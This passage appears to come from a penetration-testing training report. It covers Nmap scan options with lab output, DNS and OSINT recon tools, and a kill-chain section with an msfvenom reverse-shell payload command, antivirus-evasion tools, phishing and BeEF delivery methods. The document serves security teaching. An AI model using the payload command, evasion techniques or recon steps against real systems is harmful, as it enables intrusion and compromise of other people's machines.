Host is up (0.000050s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3001/tcp open  nessus

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```

Scans the target IP for the most common 1000 TCP ports. Shows open/closed/filtered port states with basic service names (e.g., ssh, http).

nmap -sn 172.19.0.1/24

```
linux:Project $ nmap -sn 172.19.0.1/16

Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-25 22:43 CST
Nmap scan report for iZrj98k4lhrrr4fz77c8y1Z (172.19.0.1)
Host is up (0.00030s latency).
Nmap scan report for node_openresty.limited (172.19.0.2)
Host is up (0.00026s latency).
Nmap scan report for f8a5119354fb.limited (172.19.0.3)
Host is up (0.00012s latency).
Nmap scan report for 1171f40eb592.limited (172.19.0.4)
Host is up (0.00014s latency).
Nmap scan report for c5577d4dbc3c.limited (172.19.0.5)
Host is up (0.00025s latency).
Nmap scan report for 2d6716ab65f1.limited (172.19.0.6)
Host is up (0.00017s latency).
Nmap scan report for 14a071e92f8e.limited (172.19.0.7)
Host is up (0.00015s latency).
Nmap scan report for 62bddd18b7f7.limited (172.19.0.8)
Host is up (0.00023s latency).
Nmap scan report for fa28f1dd1368.limited (172.19.0.9)
Host is up (0.00010s latency).
Nmap scan report for 241a8e719ecc.limited (172.19.0.10)
Host is up (0.000084s latency).
Nmap scan report for 4cffb675c56e.limited (172.19.0.11)
Host is up (0.00026s latency).
Nmap scan report for 7ed91a118799.limited (172.19.0.12)
```

Ping scan: finds live hosts in a subnet without scanning ports. Lists which hosts are up, with their IP and possibly MAC/vendor.

nmap -p 80,443 172.19.0.6

```
labex:project/ $ nmap -p 80,443 172.19.0.6
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-25 22:48 CST
Nmap scan report for 2d6716ab65f1.limited (172.19.0.6)
Host is up (0.000051s latency).

PORT    STATE  SERVICE
80/tcp  closed http
443/tcp closed https

Nmap done: 1 IP address (1 host up) scanned in 0.02 seconds
```

Scans only ports 80 and 443 on the target. Outputs the state (open/closed/filtered) of the specified ports.

Advanced Port Scanning

nmap -p- 172.19.0.6

Scans **all 65535 TCP ports**.

Longer scan; lists all open ports (not just common ones).

nmap -sU -p 53 172.19.0.6

```
labex:project/ $ sudo nmap -sU -p 53 172.19.0.6
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-25 22:52 CST
Nmap scan report for 2d6716ab65f1.limited (172.19.0.6)
Host is up (0.000029s latency).

PORT   STATE  SERVICE
53/udp closed domain

Nmap done: 1 IP address (1 host up) scanned in 0.11 seconds
```

Performs a UDP scan on port 53.
Shows whether the DNS (or other UDP service) is open or filtered (harder to detect).

nmap -sS 172.19.0.6

```
labex:project/ $ sudo nmap -sS 172.19.0.6
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-25 22:52 CST
Nmap scan report for 2d6716ab65f1.limited (172.19.0.6)
Host is up (0.0000030s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3001/tcp open  nessus

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
```

Performs a **TCP SYN (stealth) scan**, often evades firewalls.
Lists open TCP ports with less chance of being logged.

Service & OS Detection

nmap -sV 172.19.0.6

Detects **service versions** running on open ports.
Shows port, service name, and version (e.g., Apache 2.4.41).

nmap -O 172.19.0.6

```
labex:project/ $ sudo nmap -O 172.19.0.6
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-25 22:55 CST
Nmap scan report for 2d6716ab65f1.limited (172.19.0.6)
Host is up (0.000010s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3001/tcp open  nessus
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.52 seconds
```

Tries to detect the **operating system** of the target.
Displays guessed OS (e.g., Linux 3.X) and device type.

nmap -A 172.19.0.6
Aggressive scan: does **OS detection**, **version detection**, **script scanning**, and **traceroute**.
Comprehensive output with service versions, OS guesses, traceroute hops, and more.

Script Scanning (NSE)

nmap --script=vuln 172.19.0.6

Runs vulnerability scan scripts against the target.
Lists known vulnerabilities if detected (e.g., CVEs, outdated services).

nmap --script=http-title 172.19.0.6

Gets the title of the webpage on HTTP ports.
Displays open HTTP ports and the page title (e.g., "Apache2 Ubuntu Default Page").

nmap --script=default 172.19.0.6

Runs Nmap's default scripts (e.g., banner grabbing, safe checks). Provides extra detail on services like SSH, FTP, HTTP.

Firewall & IDS Evasion

nmap -D RND:5 172.19.0.6

Uses decoy IPs to confuse intrusion detection systems. Target sees multiple fake IPs in logs; actual scan results shown to you.

nmap -f 172.19.0.6

Sends **fragmented packets** to evade basic firewall filters. Still performs port scan; might bypass some filtering devices.

nmap -Pn 172.19.0.6

```
labex:project/ $ sudo nmap -Pn 172.19.0.6
Starting Nmap 7.80 ( https://nmap.org ) at 2025-07-25 22:58 CST
Nmap scan report for 2d6716ab65f1.limited (172.19.0.6)
Host is up (0.0000020s latency).
Not shown: 998 closed ports
PORT     STATE SERVICE
22/tcp   open  ssh
3001/tcp open  nessus

Nmap done: 1 IP address (1 host up) scanned in 0.10 seconds
labex:project/ $
```

Disables host discovery (assumes host is up). Useful for scanning hosts that block ping; scans ports regardless of response.

Output & Reporting

nmap -oN scan.txt 172.19.0.6

Saves output in **normal format** to a file. scan.txt contains exactly what you see on the terminal.

nmap -oX scan.xml 172.19.0.6

Saves scan output in **XML format**. Useful for automation or reporting tools (like parsing in Python).

nmap -oA result 172.19.0.6

Saves output in **all formats**: normal, XML, and grepable. Generates result.nmap, result.xml, and result.gnmap.

We performed Nmap can in Backboor using both nmap(CLI) and Zenmap(GUI)

Zenmap produced us a map of netwoeks:

LAN host list (192.168.1.0/24)




Figure 13: LAN host list

WiFi Host list (SOC Police wifi ; 192.168.68.0/24)




Figure 14: Wifi Host list

DNS enumeration tools:

dnsenum

- **Definition**: dnsenum is a DNS enumeration tool used to gather detailed information about a domain's DNS records and structure.
- **Purpose**: To perform DNS enumeration and gather information for security assessments.
- **Key Features**: Retrieves various DNS records (A, MX, NS, etc.), attempts zone transfers, performs brute-force subdomain enumeration, and conducts reverse DNS lookups.
- **Usage**: Run from the command line with dnsenum <domain>.

Table 65: dnsenum


Sl	Command	Description	Example
1	-h	Display help information and usage.	dnsenum -h
2	-f	Use a specific file for the subdomain brute-forcing.	dnsenum -f /path/to/wordlist.txt backdoor.com.bd
3	-r	reverse lookup	dnsenum -r 93.184.216.34
4	-s	Specify a DNS server to use for queries.	dnsenum -s 8.8.8.8 backdoor.com.bd
5	-e	Enable enumeration of subdomains.	dnsenum -e backdoor.com.bd
6	-p	Specify a port for DNS queries (default is 53).	dnsenum -p 53 backdoor.com.bd
7	-n	Disable DNS resolution.	dnsenum -n backdoor.com.bd
8	-t	Specify the timeout for DNS queries (in seconds).	dnsenum -t 5 backdoor.com.bd
9	-o	Output results to a specified file.	dnsenum -o output.txt backdoor.com.bd

```
┌──(shamima㉿kali)-[~]
└─$ dnsenum backdoor.com
dnsenum VERSION:1.2.6

-----   backdoor.com   -----


Host's addresses:
__________________

backdoor.com.                           8289     IN    A        72.52.178.23


Wildcard detection using: ffloknccnsyo
______________________________________

ffloknccnsyo.backdoor.com.              14400    IN    A        72.52.178.23


!!!!!!!!!!!!!!!!!!!!!!!!!!!!

 Wildcards detected, all subdomains will point to the same IP address
 Omitting results containing 72.52.178.23.
 Maybe you are using OpenDNS servers.

!!!!!!!!!!!!!!!!!!!!!!!!!!!!


Name Servers:
_____________

ns2.parklogic.com.                      1045     IN    A        216.38.8.121
ns2.parklogic.com.                      1045     IN    A        216.38.8.120
ns2.parklogic.com.                      1045     IN    A        45.79.197.241
```

Example:Basic syntax: dnsenum backdoor.com f : use specific file for the subdomain brute forcing
Command: dnsenum –f

```
Brute forcing with /usr/share/dnsenum/dns.txt:
______________________________________________


backdoor.com class C netranges:
_______________________________

 72.52.178.0/24

Performing reverse lookup on 256 ip addresses:
______________________________________________

0 results out of 256 IP addresses.

backdoor.com ip blocks:
_______________________


done.
```

DNSMap




Definition: DNSMap is a simple DNS enumeration tool focused on discovering subdomains and mapping the DNS structure of a target domain.

- **Purpose**: To perform subdomain discovery and gather DNS records for a target domain.
- **Key Features**: Brute-forces subdomains and retrieves DNS records for discovered subdomains.
- **Usage**: Run from the command line with dnsmap <domain>.

Table 66: DNSMap command

SL.	COMMAND/OPTION	DESCRIPTION	EXAMPLE
1	-h	Display help information and usage.	dnsmap -h
2	-w <wordlist>	Specify a custom wordlist for brute-forcing subdomains.	dnsmap -w /path/to/wordlist.txt backdoor.com.bd

3	-r <output_file>	Output results to a specified file.	dnsmap -r output.txt backdoor.com.bd
4	-d <delay_ms>	Set a delay (in milliseconds) between DNS queries to avoid rate-limiting.	dnsmap -d 100 backdoor.com.bd
5	-i	Ignore wildcards in DNS responses (useful to reduce false positives).	dnsmap -i backdoor.com.bd



-w Specify a custom wordlist for brute-forcing subdomainsSet a delay (in milliseconds) between DNS queries to avoid rate-limiting Command: dnsmap zonetransfer.me –d 200

Fierce

- **Definition**: Fierce is a domain scanner designed for DNS enumeration and reconnaissance, helping to identify subdomains and gather DNS-related information.
- **Purpose**: To discover subdomains and gather information about a target domain for security assessments.
- **Key Features**: Discovers subdomains, attempts zone transfers, performs reverse DNS lookups, and retrieves WHOIS information.


- **Usage**: Run from the command line with fierce -dns <domain>.

Table 67: Fierce Command:


SL.	COMMAND/OPTION	DESCRIPTION	EXAMPLE
1	-hor --help	Display help message and usage information.	fierce -h
2	--domain <domain>	Specify the target domain to scan.	fierce --domain zonetransfer.me
3	--dns-servers <IP> [IP ...]	Specify one or more DNS servers to use for queries.	fierce --domain zonetransfer.me --dns- servers 8.8.8.8 1.1.1.1
4	--dns-file <file>	Use a file containing a list of DNS server IPs.	fierce --domain zonetransfer.me --dns-file dnslist.txt
5	--subdomains <sub1> <sub2> ...	List of subdomains to try for brute-forcing.	fierce --domain zonetransfer.me --subdomains www mail test
6	--subdomain-file <file>	Use a file containing subdomains for brute-forcing.	fierce --domain zonetransfer.me --subdomain-file subdomains.txt
7	--range <CIDR>	Target a range of IPs (in CIDR notation) to reverse- lookup for domains.	fierce --range 192.168.1.0/24
8	--search <string> [string ...]	Search for subdomains that contain specific keywords.	fierce --domain zonetransfer.me --search admin test
9	--traverse <int>	Number of IPs to scan upward and downward from a found host.	fierce --domain zonetransfer.me --traverse 5
10	--connect	Attempt to connect to hosts found to verify if they're active.	fierce --domain zonetransfer.me --connect

11	--wide	Enable wide scanning. More comprehensive but slower.	fierce --domain zonetransfer.me --wide
12	--delay <seconds>	Delay (in seconds) between queries to avoid rate-limiting or detection.	fierce --domain zonetransfer.me --delay 2

Here are some example:




to scan more IP ranges or perform a broader search, we can use the --wideoption to extend the search across more subdomains or IPs.



scanning a large number of subdomains, we might want to set a delay to prevent overwhelming the DNS server:

Number of IPs to scan upward and downward from a found host.



Another Tool is **Harvester** that do the recon too.

Here are those different command of The Harvester tool .

Table 68: Harvester

Sl	Command	Description	Example
1	-d	Specify the domain to search for.	theHarvester –d tesla.com
2	-b	Specify the data source to use (e.g., google, bing, linkedin, etc.).	theHarvester -d tesla.com -b google
3	-l	Limit the number of results returned.	theHarvester -d tesla.com -b google -l 50

Sl	Command	Description	Example
4	-h	Display help information and usage.	theHarvester -h
5	-f	Output results to a file in a specified format (e.g., json, xml, csv).	theHarvester –d mircrosoft.com -b google - f json
6	-s	Specify the starting page for the search results.	theHarvester -d mircrosoft.com -b google - s 2
7	-p	Use a specific port for the search.	theHarvester -d backdoor.com.bd -b google -p 80
8	-v	Enable verbose output for more detailed information.	theHarvester -d backdoor.com.bd -b google -v
9	-e	Use an email search engine.	theHarvester -d backdoor.com.bd -b email
11	-t	Specify the type of search (e.g., emails, subdomains, hosts).	theHarvester -d backdoor.com.bd -b google -t emails
12	-c	Use a custom search engine.	theHarvester -d backdoor.com.bd -b custom -c "custom_search_engine"
13	--dns	Perform a DNS search for subdomains.	theHarvester -d backdoor.com.bd -b dns


Many more …..

Here are some examples:

--v : Enable verbose output for more detailed information.

theHarvester -d microsoft.com -b bing -v

Here target domain tesla.com and source: bing



To specify the type of search(emails, host, subdomain)

theHarvester -d backdoor.com -b bing -temails




Table 70: The Harvester

theHarvester -d <target_website>-b <source>

SOURCE	WHAT IT PULLS
anubis	Subdomains
baidu	Emails, hosts (Chinese engine)
bing	Emails, hosts
bingapi	Requires API key
bufferoverun	Subdomains
certspotter	Certificate subdomains
crtsh	Subdomains from cert transparency logs
dnsdumpster	Hosts, subdomains
duckduckgo	Emails, hosts
exalead	(Rarely used now)
hackertarget	Subdomains
hunter	Emails (requires API key)
intelx	Emails, hosts (API key required)
netcraft	Subdomains
omnisint	Emails, subdomains
rapiddns	Subdomains
securityTrails	Requires API key

- **Weaponization (Craft Payload):** Preparing the exploit and payload. During Weaponization, an attacker takes the gathered info to build a malicious payload[2]. For example, using **MSFvenom** (part of Metasploit) to create a reverse shell payload:

  $ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.15 LPORT=4444 -f exe -o payload.exe

  This creates a Windows executable that opens a Meterpreter session back to the attacker. We also covered **Metasploit Framework**: setting up exploit-payload combinations by selecting an exploit and a payload in Metasploit's console, configuring targets, and generating shellcode[9]. Tools like **Veil-Evasion** and **TheFatRat** were used to obfuscate payloads to avoid antivirus detection (e.g., converting MSFvenom payload into a seemingly benign executable). **PowerShell-based payloads** were discussed (e.g., using "Unicorn" to generate a PS script that runs a shellcode). The **Empire** framework was demonstrated to produce encrypted PowerShell payloads that connect back to a C2.

- **Delivery:** Transmitting the payload to the victim[10]. We tested various delivery methods: **Phishing** using the Social Engineering Toolkit (SET) to send malicious documents or links, **BeEF** (Browser Exploitation Framework) to hook victims' browsers via a JavaScript payload, and **Evilgrade** for malicious updates. For instance, using SET's email phish module to send a PDF with an embedded exploit. We also examined **Gophish** to run a phishing campaign, including capturing credentials. Additionally, we simulated **fileless delivery** by hosting a PowerShell one-liner payload on a webserver and tricking the victim to execute it. Each scenario was demonstrated step-by-step in 